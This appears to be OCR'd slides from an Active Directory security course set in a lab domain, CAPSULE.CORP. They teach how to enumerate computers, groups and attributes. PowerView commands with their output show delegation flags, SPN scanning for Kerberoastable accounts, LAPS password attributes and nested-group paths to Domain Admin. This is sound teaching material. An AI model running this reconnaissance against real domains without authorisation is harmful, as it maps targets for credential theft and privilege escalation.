
✓ Check out User Account Control settings

- Kerberos Delegation? As-Reproastable? …

✓ Check out those attributes

- Passwords? Kerberoastable? …

Domain Computers



DC01


Computer name (pre-Windows 2000): DC01

DNS name: DC01.CAPSULE.CORP

DC Type: Global Catalog

Site: Default-First-Site-Name

Description:




Member of:

Name	Active Directory Domain Services Folder
Domain Controllers	CAPSULE.CORP/Users

Primary group: Domain Controllers

There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.




User Account Control

- Trust this computer for delegation to any service


→ TRUSTED_FOR_DELEGATION = Unconstrained

- Trust this computer for delegation to specific services only – use any authentication

→ TRUSTED_TO_AUTH_FOR_DELEGATION = Constrained Protocol Transition



```
PS C:\Users\yamcha\Desktop> . .\PowerView.ps1
PS C:\Users\yamcha\Desktop> Get-DomainComputer dc01 -Properties useraccountcontrol | fl


useraccountcontrol : SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```



DC01 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation

● Trust this computer for delegation to any service (Kerberos only)

○ Trust this computer for delegation to specified services only

● Use Kerberos only

○ Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N

□ Expanded

Attributes

- servicePrincipalName

→ enumerate Kerberos services on the machine! (a.k.a SPN scanning)

- adminCount = 1

→ member of one of the administrative groups

- msDS-AllowedToActOnBehalfOfOtherIdentity / msDS-AllowedToDelegateTo


→ Kerberos Delegation related

- ms-Mcs-AdmPwd

→ LAPS password


- operatingSystem

- …




Attribute	Value
rIDSetReferences	CN=RID Set,CN=DC01,OU=Domain Controll
roomNumber	<not set>
sAMAccountName	DC01$
sAMAccountType	805306369 = (MACHINE_ACCOUNT)
scriptPath	<not set>
secretary	<not set>
securityIdentifier	<not set>
seeAlso	<not set>
serialNumber	<not set>
servicePrincipalName	Dfsr-12F9A27C-BF97-4787-9364-D31B6C55
shadowExpire	<not set>
shadowFlag	<not set>
shadowInactive	<not set>
shadowLastChange	<not set>

SPN Scanning



```
PS C:\Users\yamcha\Desktop> Get-DomainComputer WEB01,DC01 -Properties name,serviceprincipalname,operatingsystem | fl


name                 : DC01
serviceprincipalname : {TERMSERV/dc01.capsule.corp, Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/DC01.CAPSULE.CORP,
                       ldap/DC01.CAPSULE.CORP/ForestDnsZones.CAPSULE.CORP, ldap/DC01.CAPSULE.CORP/DomainDnsZones.CAPSULE.CORP, DNS/DC01.CAPSULE.CORP,
                       GC/DC01.CAPSULE.CORP/CAPSULE.CORP, RestrictedKrbHost/DC01.CAPSULE.CORP, RestrictedKrbHost/DC01,
                       RPC/a0b9cbf9-ee6a-4c22-880d-33b5fcad991d._msdcs.CAPSULE.CORP, HOST/DC01/CAP, HOST/DC01.CAPSULE.CORP/CAP, HOST/DC01,
                       HOST/DC01.CAPSULE.CORP, HOST/DC01.CAPSULE.CORP/CAPSULE.CORP,
                       E3514235-4B06-11D1-AB04-00C04FC2DCD2/a0b9cbf9-ee6a-4c22-880d-33b5fcad991d/CAPSULE.CORP, ldap/DC01/CAP,
                       ldap/a0b9cbf9-ee6a-4c22-880d-33b5fcad991d._msdcs.CAPSULE.CORP, ldap/DC01.CAPSULE.CORP/CAP, ldap/DC01, ldap/DC01.CAPSULE.CORP,
                       ldap/DC01.CAPSULE.CORP/CAPSULE.CORP}
operatingsystem      : Windows Server 2019 Standard

name                 : WEB01
serviceprincipalname : {WSMAN/Web01, WSMAN/Web01.CAPSULE.CORP, RestrictedKrbHost/WEB01, HOST/WEB01, RestrictedKrbHost/Web01.CAPSULE.CORP,
                       HOST/Web01.CAPSULE.CORP}
operatingsystem      : Windows Server 2019 Standard
```



```
PS C:\Users\yamcha\Desktop> Get-DomainUser -SPN -Properties name,serviceprincipalname | fl


serviceprincipalname : kadmin/changepw
name                 : krbtgt

serviceprincipalname : MSSQLSvc/sqlserver01.capsule.corp:1433
name                 : sqlsvc01

serviceprincipalname : imA/ServiceAccount
name                 : Dende
```

Checks (same as users)

✓ Check out group memberships

- Domain Admin? Any interesting group? …

✓ Check out User Account Control settings

- Kerberos Delegation? …


✓ Check out those attributes

- Operating system? SPN Scanning? …

Interesting Links

- Sean Metcalf - SPN Scanning – Service Discovery without Network Port Scanning
  - https://adsecurity.org/?p=1508
- Sean Metcalf - Cracking Kerberos TGS Tickets Using Kerberoast
  - https://adsecurity.org/?p=2293
- Will Schroeder - Kerberoasting Revisited
  - https://www.harmj0y.net/blog/redteaming/kerberoasting-revisited/
- Will Schroeder - Roasting AS-REPs
  - https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/
- Sean Metcalf - Active Directory Security Risk #101: Kerberos Unconstrained Delegation
  - https://adsecurity.org/?p=1667
- Elad Shamir - Wagging the Dog: Abusing Resource-Based Constrained Delegation
  - http://www.harmj0y.net/blog/redteaming/the-trustpocalypse/
- Will Schroeder – Another Word on Delegation
  - https://www.harmj0y.net/blog/redteaming/another-word-on-delegation/

Domain Groups



Hoi-Poi

Group name (pre-Windows 2000): Hoi-Poi


Description:

E-mail:

Group scope
○ Domain local
● Global
○ Universal

Group type
● Security
○ Distribution

Notes:



Members:


Name	Active Directory Domain Services Folder
Bulma	CAPSULE.CORP/Capsule/Scientists
Dr.Brief	CAPSULE.CORP/Capsule/Management

CAPSULE CORP.

Not Only Domain Admins

- **Server Operators**: sensitive actions on DCs (Default GPO)
- **Backup Operators**: sensitive actions on DCs (Default GPO)
- **Account Operators**: modify accounts and groups in the domain (Default GPO)
- **Schema Admins**: modify AD’s forest schema
- **Print Operators**: manage printers and sensitive actions on DCs
- **DNSAdmins**: logon to DCs and privilege escalation opportunities
- **Group Policy Creator Owners**: Playing with GPOs

Nested Groups



Domain Admins Properties

Members:

Name	Active Directory Domain Services Folder
Administrator	CAPSULE.CORP/Users
Bulma	CAPSULE.CORP/Capsule/Scientists
Group1	CAPSULE.CORP/Groups

Group1 Properties


Members:

Name	Active Directory Domain Services Folder
Group2	CAPSULE.CORP/Groups

Group2 Properties

Members:

Name	Active Directory Domain Services Folder
Puar	CAPSULE.CORP/Capsule/Helpdesk



```
PS C:\Users\puar> Get-DomainUser puar | select samaccountname, memberof

samaccountname memberof
-------------- --------
Puar           CN=Group2,OU=Groups,DC=CAPSULE,DC=CORP


PS C:\Users\puar> whoami
cap\puar
PS C:\Users\puar> hostname
DC01
```

1. **Group1 is a member of Domain Admins**
2. **Group2 is a member of Group1**
3. **Puar is a member of Group2**
4. **Puar is a Domain Admin**

Checks

✓ Find explicit privileged groups and their members

- DA’s, EA’s, Schema Admins, DNSAdmins…

✓ Find those nested groups


- Group1 is member of Group2 and blablablaDOMAINADMIN!

Interesting Links

